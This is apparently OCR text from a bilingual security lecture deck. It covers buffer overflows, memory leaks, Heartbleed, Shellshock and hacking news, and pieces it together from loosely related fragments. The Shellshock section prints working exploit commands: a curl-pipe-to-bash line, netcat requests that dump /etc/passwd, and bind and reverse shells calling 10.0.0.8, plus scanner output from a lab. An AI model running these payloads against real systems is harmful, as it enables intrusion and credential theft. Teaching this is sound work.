buffer can be overflowed arbitrarily with too much data, but for it to be of any use to an attacker, the code inserted into the buffer must be of a specific length, followed up by commands the attacker wants executed.

the purpose of a buffer overflow may be either to make a mess, by shoving arbitrary data into various memory segments, or to accomplish a specific task, by pushing into the memory segment a carefully crafted set of data that will accomplish a specific task.

Task could be to open a command shell with administrative privilege or execute malicious code.

Software may be written to accept data from a user, website, database, or another application. The accepted data needs something to happen to it, because it has been inserted for some type of manipulation or calculation, or to be used as a parameter to be passed to a procedure. A procedure is code that can carry out a specific type of function on the data and return the result to the requesting software.

When a programmer writes a piece of software that will accept data, this data and its associated instructions will be stored in the buffers that make up a stack. The buffers need to be the right size to accept the inputted data. So if the input is supposed to be one character, the buffer should be one byte in size. If a programmer does not ensure that only one byte of data is being inserted into the software, then someone can input several characters at once and thus overflow that specific buffer.


Data1 input
Data2 input
Data3 input
Application
Variable
Variable
Variable
Variable
Return pointer
Stack
Procedure
1
2
3
4
5
Application
Variable
Variable
Variable
Variable
Return pointer
Return control back to application
Procedure
Result after computation

334

Memory Leaks


When an application makes a request for a memory segment to work within, it is allocated a specific memory amount by the operating system. When the application is done with the memory, it is supposed to tell the operating system to release the memory so it is available to other applications. This is only fair. But some applications are written poorly and do not indicate to the system that this memory is no longer in use. If this happens enough times, the operating system could become

“starved” for memory, which would drastically affect the system’s performance. When a memory leak is identified in the hacker world, this opens the door to new denial-of-service (DoS) attacks. For example, when it was uncovered that a Unix application and a specific version of a Telnet protocol contained memory leaks, hackers amplified the problem. They continually sent Telnet requests to systems with these vulnerabilities. The systems would allocate resources for these network requests, which in turn would cause more and more memory to be allocated and not returned. Eventually the systems would run out of memory and freeze.

Two main countermeasures can protect against memory leaks: developing better code that releases memory properly, and using a garbage collector.

A garbage collector is software that runs an algorithm to identify unused committed memory and then tells the operating system to mark that memory as “available.” Different types of garbage collectors work with different operating systems and programming languages.

SHELLSHOCK


HEARTBLEED
a vulnerability that exists in the OpenSSL security software, which is used to create secure connections.
Official designation is
CVE-2014-0160
CVE (Common Vulnerabilities and Exposures)
VIEW THE INFOGRAPHIC

The Heartbleed bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.


How to stop the leak?

As long as the vulnerable version of OpenSSL is in use it can be abused. Fixed OpenSSL has been released and now it has to be deployed. Operating system vendors and distribution, appliance vendors, independent software vendors have to adopt the fix and notify their users. Service providers and users have to install the fix as it becomes available for the operating systems, networked appliances and software they use.

Shellshock

Shellshock (CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187) is a vulnerability in GNU's bash shell that gives attackers access to run remote commands on a vulnerable system. If your system has not updated bash in since Tue Sep 30 2014: 1:32PM EST

This security vulnerability affects versions 1.14 (released in 1994) to the most recent version 4.3 according to NVD.



curl https://shellshocker.net/shellshock_test.sh | bash

Shellshock

./shellshock.py payload=reverse rhost=10.0.0.9 lhost=10.0.0.8 lport=1234

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost:
vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```


Bind Shell

```
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost:
vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```

Reverse Shell

```
echo  "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 10.0.0.8 443 -e /bin/sh\r\nHost:
vulnerable\r\nConnection: close\r\n\r\n" | nc vulnerable 80
```

```
ksanchez@xxx:/opt/PENTESTING/WEBAPP$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</
etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 10.0.0.9 80
HTTP/1.1 200 OK
Date: Sun, 24 May 2015 00:06:15 GMT
Server: Apache/2.2.21 (Unix) DAV/2
root: x:0:0:root:/root:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
nobody: x:65534:65534:nobody:/nonexistent:/bin/false
tc: x:1001:50:Linux User,,,:/home/tc:/bin/sh
pentesterlab: x:1000:50:Linux User,,,:/home/pentesterlab:/bin/sh
Content-Length: 177
Connection: close
Content-Type: application/json

ksanchez@xxx:/opt/PENTESTING/WEBAPP$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</
etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 10.0.0.9 80
```


10.0.0.9/cgi-bin/php5 - sleep test - False - 0.00371813774109
10.0.0.9/cgi-bin/php5 - ping test - False - 0.00348711013794
10.0.0.9/cgi-bin/php4 - sleep test - False - 0.00378394126892
10.0.0.9/cgi-bin/php4 - ping test - False - 0.00400614738464
10.0.0.9/cgi-bin/php-cgi - sleep test - False - 0.00339984893799
10.0.0.9/cgi-bin/php-cgi - ping test - False - 0.00377202033997
10.0.0.9/cgi-bin/php.cgi - sleep test - False - 0.0031418800354
10.0.0.9/cgi-bin/php.cgi - ping test - False - 0.00305891036987
10.0.0.9/cgi-bin/firmwarecfg - sleep test - False - 0.0039210319519
10.0.0.9/cgi-bin/firmwarecfg - ping test - False - 0.00501894950867
10.0.0.9/cgi-bin/%2f/admin.html - sleep test - False - 0.00356197357178
10.0.0.9/cgi-bin/%2f/admin.html - ping test - False - 0.00238800048828
10.0.0.9/cgi-bin/admin.html - sleep test - False - 0.0028829574585
10.0.0.9/cgi-bin/admin.html - ping test - False - 0.00361514091492
10.0.0.9/cgi-bin/test-cgi - sleep test - False - 0.00252389907837
10.0.0.9/cgi-bin/test-cgi - ping test - False - 0.00251984596252
10.0.0.9/sys-cgi - sleep test - False - 0.00351285934448
10.0.0.9/sys-cgi - ping test - False - 0.0039210319519
10.0.0.9/dana-na/auth/url_default/welcome.cgi - sleep test - False - 0.00604510307312
10.0.0.9/dana-na/auth/url_default/welcome.cgi - ping test - False - 0.00368285179138
10.0.0.9/cgi-bin/tree.php - sleep test - False - 0.00402092933655
10.0.0.9/cgi-bin/tree.php - ping test - False - 0.00520491600037
10.0.0.9/cgi-bin/ICuGI/EST/blast_detail.cgi - sleep test - False - 0.00370287895203
10.0.0.9/cgi-bin/ICuGI/EST/blast_detail.cgi - ping test - False - 0.00449919700623
10.0.0.9/cgi-bin/hello - sleep test - False - 0.00301504135132
10.0.0.9/cgi-bin/hello - ping test - False - 0.0122811794281
10.0.0.9/cgi-sys/defaultwebpage.cgi - sleep test - False - 0.00513195991516
10.0.0.9/cgi-sys/defaultwebpage.cgi - ping test - False - 0.00539708137512
10.0.0.9/cgi-bin/w3mman2html.cgi - sleep test - False - 0.00354719161987
10.0.0.9/cgi-bin/w3mman2html.cgi - ping test - False - 0.00335001945496
10.0.0.9/cgi-bin/status/status.cgi
VULNERABLE TO SLEEP TEST
10.0.0.9/cgi-bin/status/status.cgi - sleep test - VULNERABLE - 9.01208901405
10.0.0.9/cgi-bin/status/status.cgi
VULNERABLE TO PING TEST
10.0.0.9/cgi-bin/status/status.cgi - ping test - VULNERABLE - 8.01701498032
ksanchez@xxx:/opt/PENTESTING/SHELLSHOCK/shellshock-scanner$ ./shellshock_scanner.py host_list_example.txt cgi_list_example.txt

Shellshock DEMO

https://www.youtube.com/watch?v=U0HtR92phQY

http://dev4sec.blogspot.com/search?q=shellshock

https://www.youtube.com/channel/UCYXR6jyFsPyK0IW9d13U8bQ

DOS ATTACK DEMO.


MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Execution

https://www.youtube.com/watch?v=vw4JFKZ3lS0

Hacking the Pentagon - Gary Mckinnon

link: http://www.youtube.com/watch?v=hjcHzm4f8ME&feature=player_embedded

http://www.taringa.net/posts/noticias/7981467/El-Hombre-Que-Hackeo-La-NASA-entrevista-completa.html



GARY MCKINNON: TEN YEAR FIGHT AGAINST EXTRADITION

ISIS hackea al Pentágono y habla de "Cibercalifato"

El grupo que se hace llamar el "**CyberCaliphate**".

Washington.- Un grupo de hackers supuestamente vinculado al Estado Islámico (ISIS) **pirateó la cuenta de Twitter y de YouTube del Mando Central, encargado de las operaciones en Irak y Siria,** publicando mensajes extremistas y los datos personales de miembros del Pentágono.
los piratas informáticos publicaron una lista de direcciones, números de teléfonos y nombres de generales y soldados del Mando Central (con sede en Florida), así como de militares retirados, con información privada.


Los hacker comenzaron publicando amenazas a los soldados: "**Soldados estadounidenses, vamos por ustedes, vigilen sus espaldas**".

"Sabemos todo sobre ustedes, sobre sus esposas, sus hijos"

PUBLICADO: Jan, 12, 2015 1:12 pm EST


Most Common Vulnerabilities Found in Application Layer

% Vulnerabilities in Application Layer



Above is a snapshot of the most common vulnerabilities discovered in 2014 for the web application layer as discovered by **edgescan™**. As you can see Cross-Site-Scripting (XSS) is still a common vulnerability followed by content injection / HTML injection. SQL Injection is thankfully less common, akin to other injection (Command Injection, Remote Code Execution) vulnerabilities, both of which can result in total system-wide compromise.


% Vulnerabilities in Host Layer




In relation to hosting security, 34% of hosting layer vulnerabilities could have been prevented by adopting a robust approach to patching. Patching relates to keeping the hosting system up-to-date to help close off known risks. Patching in this case also covers web application layer frameworks and components which are often overlooked; systems like PHP, Struts, Spring, ASP.NET etc., can also give rise to security risks if not maintained.

CASOS DE ESTUDIO

¿Cuánto tardan los grandes fabricantes de software en arreglar una vulnerabilidad?


Applications Places System
Mon Jul 30, 7:01 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
222.35.136.16
222.35.136.15
222.35.136.14
222.35.136.13
222.35.136.21
222.35.136.12
222.35.136.20
Services X
Hail Mary X
[222.35.136.0] Found 696 exploits
[222.35.136.2] Found 686 exploits
[222.35.136.4] Found 698 exploits
[222.35.136.7] Found 702 exploits
[222.35.136.6] Found 690 exploits
[222.35.136.9] Found 702 exploits
[222.35.136.8] Found 696 exploits
[222.35.136.51] Found 8 exploits
[222.35.137.17] Found 2 exploits
2) Sorting Exploits
3) Launching Exploits
4) Listing sessions
root@bt: ~
Armitage
[Wicd Network Manager]



Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.0.8
10.0.0.24
10.0.0.7
10.0.0.9
10.0.0.25
10.0.0.4
10.0.0.20
Hail Mary X
Check Exploits X
Pass Session X
Shell 1 X

Copyright © 2012
PentesterLab.

 <!-- /container -->
</body>
</html>
HACK BY KSANCHEZ
!!!HACKED BY KSANCHEZ!!!
$ ESTO SE TERMINA AQUI, listo.....

Anonimous Hackea Base de Datos de la Universidad Autonoma de Santo Domingo


may 12, 2015 *0* *26*




The Hacker News
Compartido públicamente. - 14 abr. 2015

From Past 18 Years **#Microsoft** left All versions of Windows vulnerable to Hackers.

